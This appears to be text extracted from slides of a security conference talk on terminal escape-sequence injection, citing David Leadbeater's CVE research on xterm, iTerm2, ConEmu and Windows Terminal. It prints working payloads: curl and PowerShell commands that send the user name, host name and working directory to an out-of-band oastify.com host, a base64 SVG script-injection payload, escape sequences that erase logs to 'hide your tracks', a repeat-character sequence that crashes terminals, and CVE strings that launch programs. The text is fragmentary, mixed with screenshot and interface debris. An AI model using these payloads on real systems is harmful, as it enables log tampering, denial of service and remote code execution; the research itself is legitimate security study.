bash: base64,PHN2ZyB2ZXJzaW9uPSIxLjEiIGJhc2VQcm9maWxlPSJmdWxsIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciPogogIDxzY3JpcHQgdHlwZT0idGV4dC9qYXZhc2NyaXB0Ij4KICAgIGFsZXJ0KCJpbmplY3Rpb24gc3VjY2Vzc2Z1bCIp0wogIDwvc2NyaXB0Pgo8L3N2Zz4=#: command not found
bash-3.2$
bash-3.2$ curl "http://$(whoami).$(hostname).rcepoc.idz9guqceiehzubwq7v9rp3ck3quek29.oastify.com/$(pwd | base64)"
<html><body>jvd2agysrd54u73xuo84f9zjjgigz</body></html>bash-3.2$
bash-3.2$ cmd /c powershell -Command "$URI = 'http://%username%.%computername%.rcepoc.idz9guqceiehzubwq7v9rp3ck3quek29.oastify.com/';Invoke-WebRequest -Uri $URI"
bash: cmd: command not found
bash-3.2$
```

Collaborator

Payloads to g... 1 Copy to clipboard  Include Collaborator server location Poll now Polling autom...

# ^	Time	Type	Payload	Source I
1	2023-Jul-13 13:19:53.925 UTC	DNS	idz9guqceiehzubwq7v9rp3ck3quek29	188.126.80.54
2	2023-Jul-13 13:19:54.245 UTC	HTTP	idz9guqceiehzubwq7v9rp3ck3quek29	188.126.80.54
3	2023-Jul-13 13:19:57.176 UTC	DNS	idz9guqceiehzubwq7v9rp3ck3quek29	188.126.80.54
4	2023-Jul-13 13:19:57.175 UTC	DNS	idz9guqceiehzubwq7v9rp3ck3quek29	188.126.80.54
5	2023-Jul-13 13:19:57.445 UTC	HTTP	idz9guqceiehzubwq7v9rp3ck3quek29	188.126.80.54
6	2023-Jul-13 13:20:00.588 UTC	DNS	idz9guqceiehzubwq7v9rp3ck3quek29	188.126.80.54
7	2023-Jul-13 13:20:00.588 UTC	DNS	idz9guqceiehzubwq7v9rp3ck3quek29	188.126.80.54
8	2023-Jul-13 13:20:00.968 UTC	HTTP	idz9guqceiehzubwq7v9rp3ck3quek29	188.126.80.54

Description Request to Collaborator Response from Collaborator

Pretty Raw Hex

```
1 GET /Lwo= HTTP/1.1
2 Host:
  root.2e0348d7fed4.rcepoc.idz9guqceiehzubwq7v9rp3ck3quek29.oastify.com
3 User-Agent: curl/7.86.0
4 Accept: */*
5 DNT: 1
```

Inspector

Request attributes 2

Request headers 4

2e0348d7fed4

80:80

Logs Inspect Terminal Files Stats

/ #

Command Prompt

```
Headers      : {[X-Collaborator-Version, 4], [Age, 0], [Connection, keep-alive], [Content-Length, 55]...}
Images       : {}
InputFields  : {}
Links        : {}
ParsedHtml   : System.__ComObject
RawContentLength : 55
```

Docker Desktop Upgrade plan

- Containers
- Images
- Volumes
- Dev Environments BETA

data:image/svg+xml;base64,PHN2ZyB2ZXJzaW9uPSIxLjEiIGJhc2VQcm9maWxlPSJmdWxsIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciPogogIDxzY3JpcHQgdHlwZT0idGV4dC9qYXZhc2NyaXB0Ij4KICAgIGFsZXJ0KCJpbmplY3Rpb24gc3VjY2Vzc2Z1bCIp0wogIDwvc2NyaXB0Pgo8L3N2Zz4=#

Not Secure | data:image/svg+xml;base64,PHN2ZyB2ZXJzaW9uPSIxLjEiIGJhc2VQcm9maWxlPSJmdWxsIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciPogogIDxzY3JpcHQgdHlwZT0idGV4dC9qYXZhc2NyaXB0Ij4KICAgIGFsZXJ0KCJpbmplY3Rpb24gc3VjY2Vzc2Z1bCIp0wogIDwvc2NyaXB0Pgo8L3N2Zz4=#

This page says injection successful

OK

**MESS THINGS UP!**

# HIDE YOUR TRACKS

```
printf '\033[H\007' - Moves cursor to home position (0, 0)
printf '\033]1337;ClearScrollback\007' - Clears scrollbar(item)
Printf '\033[2J\007' - Erase entire screen
```

**Docker Desktop** Update to latest Search for local and remote images, containers, and more... [⌘K] Sign in

**affectionate\_chandrasekhar** **STATUS**  
Running (17 minutes ago)

docker/getting-started  
2e0348d7fed4  
80:80

Containers Images Volumes Dev Environments **BETA** Learning Center

Extensions  
Resource usage  
Add Extensions

Logs Inspect Terminal Files Stats

```
" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /tutorial/H%1b%5b2J%07%1b%5bH%1b%5b2J%07 HTTP/1.1", host: "127.0.0.1"
```

**CLEARs THE LOG EVERY TIME IT RENDERS**

RAM 4.16 GB CPU 0.20% Disk 47.53 GB avail. of 58.37 GB Not connected to Hub v4.19.0

404 Not Found

127.0.0.1/tutorial/updating-our-app%1b%5bH%1b%5b2J%07%1b%5bH%1b%5b2J%07

# 404 Not Found

nginx/1.23.3

# Dictionary

Definitions from [Oxford Languages](#) · [Learn more](#)



## annoy

*verb*

1. make (someone) a little angry; irritate.  
"the decision really annoyed him"

**Similar:**

irritate

vex

make angry

make cross

anger

exasperate

irk



2. **ARCHAIC**  
harm or attack repeatedly.  
"a gallant Saxon, who annoyed this Coast"

**DOS / BRICK**

CSI *Ps* i Media Copy (MC).

- Ps* = 0 ⇒ Print screen (default).
- Ps* = 4 ⇒ Turn off printer controller mode.
- Ps* = 5 ⇒ Turn on printer controller mode.
- Ps* = 1 0 ⇒ HTML screen dump, *xterm*.
- Ps* = 1 1 ⇒ SVG screen dump, *xterm*.

CSI ? *Ps* i

Media Copy (MC), DEC-specific.

- Ps* = 1 ⇒ Print line containing cursor.
- Ps* = 4 ⇒ Turn off autoprint mode.
- Ps* = 5 ⇒ Turn on autoprint mode.
- Ps* = 1 0 ⇒ Print composed display, ignores DECPEX.
- Ps* = 1 1 ⇒ Print all pages.

CSI *Pm* l Reset Mode (RM).

- Ps* = 2 ⇒ Keyboard Action Mode (KAM).
- Ps* = 4 ⇒ Replace Mode (IRM).
- Ps* = 1 2 ⇒ Send/receive (SRM).
- Ps* = 2 0 ⇒ Normal Linefeed (LNM).

CSI ? *Pm* l

DEC Private Mode Reset (DECRST).

- Ps* = 1 ⇒ Normal Cursor Keys (DECCKM), VT100.
- Ps* = 2 ⇒ Designate VT52 mode (DECANM), VT100.
- Ps* = 3 ⇒ 80 Column Mode (DECCOLM), VT100.
- Ps* = 4 ⇒ Jump (Fast) Scroll (DECSCLM), VT100.
- Ps* = 5 ⇒ Normal Video (DECSCNM), VT100.
- Ps* = 6 ⇒ Normal Cursor Mode (DECCKM), VT100.

```
https://invisible-island.net/xterm/ctlseqs/ctlseqs.html

CSI Ps i Media Copy (MC).
  Ps = 0  => Print screen (default).
  Ps = 4  => Turn off printer controller mode.
  Ps = 5  => Turn on printer controller mode.
  Ps = 1 0 => HTML screen
  Ps = 1 1 => SVG screen

CSI ? Ps i
```

```
stok@stoks-mbp:~/Documents/terminal
terminal Printf '\033[01\007'
```

# POPS A PRINT JOB

Print dialog box showing settings: Printer (No Printer Selected), Presets (None), Copies (1), Pages (All Pages), Paper Size (A4 210 by 297 mm), Orientation (Portrait), Scaling (100%), iTerm2 (Black and white checked), PDF dropdown, Cancel, Print buttons.

```
Ps = 5  => 80 Column Mode
Ps = 4  => Jump (Fast) S
Ps = 5  => Normal Video (DECSCNM), VT100.
Ps = 6  => Normal Cursor Mode (DECSCM), VT100.
```



# PRINT STUFF

```
Printf '\033[0i\007'  
Print onscreen stuff  
  
Printf '\033[5i\007'  
Send output to printer (BRICK iTERM2)
```

```
https://invisible-island.net/xterm/ctlseqs/ctlseqs.html  
  
CSI Ps i Media Copy (MC).  
  Ps = 0  => Print screen (default).  
  Ps = 4  => Turn off printer controller mode.  
  Ps = 5  => Turn on printer controller mode.  
  Ps = 1 0 => HTML screen dump, xterm.  
  Ps = 1 1 => SVG screen dump, xterm.  
  
CSI ? Ps i  
Media Copy (MC), DEC-specific.  
  Ps = 1  => Print line containing cursor.  
  Ps = 4  => Turn off autoprint mode.  
  Ps = 5  => Turn on autoprint mode.  
  Ps = 1 0 => Print composed display, ignores DECPEX.  
  Ps = 1 1 => Print all pages.  
  
CSI Pm l Reset Mode (RM).  
  Ps = 2  => Keyboard Action Mode (KAM).  
  Ps = 4  => Replace Mode (IRM).  
  Ps = 1 2 => Send/receive (SRM).  
  Ps = 2 0 => Normal Linefeed (LNM).  
  
CSI ? Pm l  
DEC Private Mode Reset (DECRST).  
  Ps = 1  => Normal Cursor Keys (DECCKM), VT100.  
  Ps = 2  => Designate VT52 mode (DECANM), VT100.  
  Ps = 3  => 80 Column Mode (DECCOLM), VT100.  
  Ps = 4  => Jump (Fast) Scroll (DECSCLM), VT100.  
  Ps = 5  => Normal Video (DECSCNM), VT100.  
  Ps = 6  => Normal Cursor Mode (DECCOM), VT100.
```

```
stok@stoks-mbp:~/Documents/terminal  
→ terminal Printf '\033[5i\007'
```

**SENDS ALL OUTPUT TO A NON EXISTING PRINTER**

**REALLY  
ANNOYING**

## Mouse Tracking

The VT widget can be set to send the mouse position and other information on button presses. These modes are typically used by editors and other full-screen applications that want to make use of the mouse.

There are two sets of mutually exclusive modes:

- mouse protocol
- protocol encoding

HIJACK\_MOUSE

The mouse protocols include DEC Locator mode, enabled by the DECEL R CSI  $P_s ; P_s ' z$  control sequence, and is not described here (control sequences are summarized above). The remaining five modes of the mouse protocols are each enabled (or disabled) by a different parameter in the "DECSET CSI ?  $P_m h$ " or "DECRST CSI ?  $P_m l$ " control sequence.

Manifest constants for the parameter values are defined in `xcharmouse.h` as follows:

```
#define SET_X10_MOUSE          9
#define SET_VT200_MOUSE       1000
#define SET_VT200_HIGHLIGHT_MOUSE 1001
#define SET_BTN_EVENT_MOUSE   1002
#define SET_ANY_EVENT_MOUSE   1003

#define SET_FOCUS_EVENT_MOUSE 1004

#define SET_ALTERNATE_SCROLL   1007

#define SET_EXT_MODE_MOUSE     1005
#define SET_SGR_EXT_MODE_MOUSE 1006
#define SET_URXVT_EXT_MODE_MOUSE 1015
#define SET_PIXEL_POSITION_MOUSE 1016
```

The motion reporting modes are strictly `xterm` extensions, and are not part of any standard, though they are analogous to the DEC VT200 DECEL R locator reports.

```
printf '\033[?1001h\033[?1002h\033[?1003h\033[?1004h\033[?1005h\033[?1006h\033[?1007h\033[?1015h\033[?10016h\'
```



(See discussion of [Title Modes](#)).

CSI *Ps* X Erase *Ps* Character(s) (default = 1) (ECH).

CSI *Ps* Z Cursor Backward Tabulation *Ps* tab stops (default = 1) (CBT).

CSI *Ps* ^ Scroll down *Ps* lines (default = 1) (SD), ECMA-48.  
This was a publication error in the original ECMA-48 5th edition (1991) corrected in 2003.

CSI *Ps* ` Character Position Absolute [*column*] (default = [*row*,1]) (HPA).

CSI *Ps* a Character Position Relative [*columns*] (default = [*row*,*col*+1]) (HPR).

CSI *Ps* b Repeat the preceding graphic character *Ps* times (REP).

CSI *Ps* c Send Device Attributes (Primary DA).

*Ps* = 0 or omitted ⇒ request attributes from terminal. The response depends on the [decTerminalID](#) resource setting.

⇒ CSI ? 1 ; 2 c ("VT100 with Advanced Video Option")

⇒ CSI ? 1 ; 0 c ("VT101 with No Options")

⇒ CSI ? 4 ; 6 c ("VT132 with Advanced Video and Graphics")

⇒ CSI ? 6 c ("VT102")

⇒ CSI ? 7 c ("VT131")

⇒ CSI ? 1 2 ; *Ps* c ("VT125")

⇒ CSI ? 6 2 ; *Ps* c ("VT220")

⇒ CSI ? 6 3 ; *Ps* c ("VT320")

## REPEAT THE PRECEDING GRAPHIC CHARACTER X TIMES (REP)



```
printf '\033[10;b\007'
```

## REPEAT THE PRECEDING GRAPHIC CHARACTER X TIMES (REP)



```
printf '\033[10;b\007'
```



## REPEAT THE PRECEDING GRAPHIC CHARACTER X TIMES (REP)



```
printf '\033[10000000000;b\007'
```

```
1.000.000.000 = ONE BILLION
```





# REPEAT THE PRECEDING GRAPHIC CHARACTER X TIMES (REP)

```
printf '\033[1000000000;b\007'
```



**DO NOT RUN  
THIS IN PROD!**

**THINGS WILL BREAK AND YOU WILL NEED TO CLEAN THE LOGFILES**

```
curl localhost/hello %ef%b8%8f%1b%5b1000000000%3bb%07
```

**Docker Desktop** Upgrade plan Search for local and remote images, containers, and more... Sign in

**affectionate\_chandrasekhar** STATUS Running (7 minutes ago)

[docker/getting-started](#) 2e0348d7fed4 80:80

Logs Inspect Terminal Files Stats

Containers Images Volumes Dev Environments **BETA** Learning Center Extensions Resource usage Add Extensions

**BRICKED**

Docker Desktop interface showing a container named `affectionate_chandrasekhar` with ID `2e0348d7fed4`. The terminal window displays the command: `printf '\033[1000000000;b\007'`. The status is `Running (2 minutes ago)`. The interface also shows a sidebar with `Containers`, `Images`, `Volumes`, `Dev Environments`, and `Learning Center`. The bottom status bar indicates `RAM 4.16 GB`, `Disk 47.53 GB avail. of 58.37 GB`, and `Not connected to Hub`.

**BRICKED**

Terminal window showing the command: `printf '\033[1000000000;b\007'`. The terminal output shows a cursor moving to the top of the screen. Below the terminal is a keyboard layout.

**CRASHED**

**BRICKED**

**TRY IT YOURSELF AT <https://evil.terminalinjection.com/dos>**

**DAVID LEADBEATER**

# DAVID LEADBEATER

**MICROSOFT SECURITY RESPONSE CENTER**  
BH 23  
BLUEHAT 2023 • REDMOND, WA, USA

**6 remote code execution CVEs**

 iTerm2 CVE-2022-45872	 Windows Terminal CVE-2022-44702	 xterm CVE-2022-45063
 SwiftTerm CVE-2022-23465	 ConEmu CVE-2022-46387	 rxvt-unicode CVE-2022-4170

BLUEHAT 2023

Microsoft

BlueHat 2023: Houdini of the Terminal with David Leadbeater  
<https://www.youtube.com/watch?v=ilHw0KWgzAs>

# DAVID LEADBEATER

## CVE-2008-2383 Detail

### MODIFIED

---


This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

## Description

CRLF injection vulnerability in xterm allows user-assisted attackers to execute arbitrary commands via LF (aka \n) characters surrounding a command name within a Device Control Request Status String (DECRQSS) escape sequence in a text file, a related issue to CVE-2003-0063 and CVE-2003-0071.

**BlueHat 2023: Houdini of the Terminal with David Leadbeater**  
**<https://www.youtube.com/watch?v=ilHw0KWgzAs>**

# DAVID LEADBEATER



← → ↻ <https://github.com/dgl/houdini-kubectl-poc> 📄 ☆

☰ README.md

## CVEs

This primarily targets Kubectl's CVE-2021-25743. It needs to be combined with a terminal vulnerability to have any effect though. Some examples are:

- xterm font OSC ([CVE-2022-45063](#))  
`"\e]50;i$(xcalc&)\a\e]50;7\a"`
- iTerm2 DECRQSS ([CVE-2022-45872](#))  
`"\eP$q;open -a Calculator\r\e\\\eP$q\e\\"`
- ConEmu title ([CVE-2022-46387](#))  
`"\e]0;\r\calc.exe\r\e\\\e[21t"`
- Windows Terminal WSL directory ([CVE-2022-44702](#))  
`"\e]9;9;/" calc.exe "o /\e\\"`
- Some colour (not a terminal vulnerability, test for CVE-2021-25743 alone)  
`"\e[31mIf you see this in red your kubectl is not fixed against CVE-2021-25743\e[m"`

The list above contains escape sequences in C-style strings, as this section of the readme is expanded and written to `/dev/termination-log`, see [Dockerfile](#).

Note the last entry is not a terminal vulnerability, but an attacker could still use it in an attempt to social engineer the administrator, e.g. change something else on screen (cursor movement sequences means they can change lines above where the text is actually output).

**David Leadbeater**  
dgl  
Follow

Observability, Go and Perl. Sometimes IRC. Always emoji.

👤 97 followers · 0 following

📁 @G-Research  
📍 Melbourne, Australia  
🕒 03:32 - 8h ahead  
🔗 <https://dgl.cx>  
🐦 @davidgl  
💬 @dgl@infosec.exchange




# DAVID LEADBEATER

Terminally Owned - 60 years of escaping

David Leadbeater

Caesars Forum - Forum - 109-119, 138-139 (Track 2)

DEF CON Official Talk

Sun, Aug 13 12:00-12:45 PDT 



It is 60 years since the first publication of the ASCII standard, something we now very much take for granted. ASCII introduced the Escape character; something we still use but maybe don't think about very much. The terminal is a tool all of us use. It's a way to interact with nearly every modern operating system. Underneath it uses escape codes defined in standards, some of which date back to the 1970s.

In this talk I'll look at the history of terminals and then detail the issues I found in half a dozen different terminals. Even Microsoft who historically haven't had strong terminal support didn't escape a CVE. In order to exploit these vulnerabilities they often need to be combined with a vulnerability in something else. I'll cover how to exploit these vulnerabilities in multiple ways.

Overall this research found multiple remote code execution vulnerabilities across nearly all platforms and new unique ways to deliver the exploits.

# iTERM2 DECRQSS RCE

```
curl http://localhost:80/sup%0a%1B%5B31mESC-INJECTION-SUCCESSFUL-LETS-POP-CALC%1B%5B0m%07%0a%1bP%24qm%03%1b%5c%1bP%24qm%3bopen%20-a%20calculator%3b%0d%1b%5c%1bP%24qm%1b%5c
```

**CVE-2022-45872 - DAVID LEADBEATER**

# iTERM2 DECRQSS RCE

```
curl http://localhost:80/sup%0a%1B%5B31mESC-INJECTION-SUCCESSFUL-LETS-POP-CALC%1B%5B0m%07%0a%1bP%24qm%03%1b%5c%1bP%24qm%3bopen%20-a%20calculator%3b%0d%1b%5c%1bP%24qm%1b%5c
```

## Selected text

```
sup \r \n  
1b [31mESC-INJECTION-SUCCESSFUL-LETS-POP-CALC 1b [0m 07 \r \n  
1b P$qm 03 1b \ 1b P$qm;open -a calculator; \r 1b \ 1b P$qm 1b \
```

**CVE-2022-45872 - DAVID LEADBEATER**

Docker Desktop Update to latest

Search for local and remote images, containers, and more...

Containers

Images

Volumes

Dev Environments BETA

Learning Center

Extensions

Resource usage

Add Extensions

affectionate\_chandrasekhar

docker/getting-started

2e0348d7fed4

80:80

STATUS

Running (4 minutes ago)

Logs Inspect Terminal Files Stats

```

172.17.0.1 - - [10/Jul/2023:08:40:00 +0000] "GET /tutorial/ HTTP/1.1" 200 14807 "http://127.0.0.1/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"
172.17.0.1 - - [10/Jul/2023:08:40:00 +0000] "GET /assets/fonts/font-awesome.css HTTP/1.1" 200 30721 "http://127.0.0.1/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"
172.17.0.1 - - [10/Jul/2023:08:40:00 +0000] "GET /assets/fonts/font-awesome.css HTTP/1.1" 200 30721 "http://127.0.0.1/tutorial/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"
172.17.0.1 - - [10/Jul/2023:08:40:00 +0000] "GET /images/docker-labs-logo.svg HTTP/1.1" 200 6469 "http://127.0.0.1/tutorial/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"
172.17.0.1 - - [10/Jul/2023:08:40:00 +0000] "GET /assets/javascripts/application.c33a9706.js HTTP/1.1" 200 79589 "http://127.0.0.1/tutorial/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"
172.17.0.1 - - [10/Jul/2023:08:40:00 +0000] "GET /tutorial/tutorial-in-dashboard.png HTTP/1.1" 200 109800 "http://127.0.0.1/tutorial/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36" "-"

```

stok@STOKs-MacBook-Pro: ~/Documents

```

→ Documents docker logs --follow --tail 10 2e0348d7fed4a5176f5c6543b0b2582a9d5d8db4afeb42808cd16f61197d0eb1

```

127.0.0.1/tutorial/

docker Labs Getting Started

Getting Started

Getting Started

Our Application

Updating our App

Sharing our App

Persisting our DB

Using Bind Mounts

Multi-Container Apps

# Getting Started

## The command you just ran

Congratulations! You have started the container for this tutorial! Let's first explain the command that you just ran. In case you forgot, here's the command:

iTerm2

By George Nachman and Contributors

Build 3.4.17

[What's New in 3.4?](#)

[Home Page](#) · [Report a bug](#) · [Credits](#)

iTerm2 is generously supported by

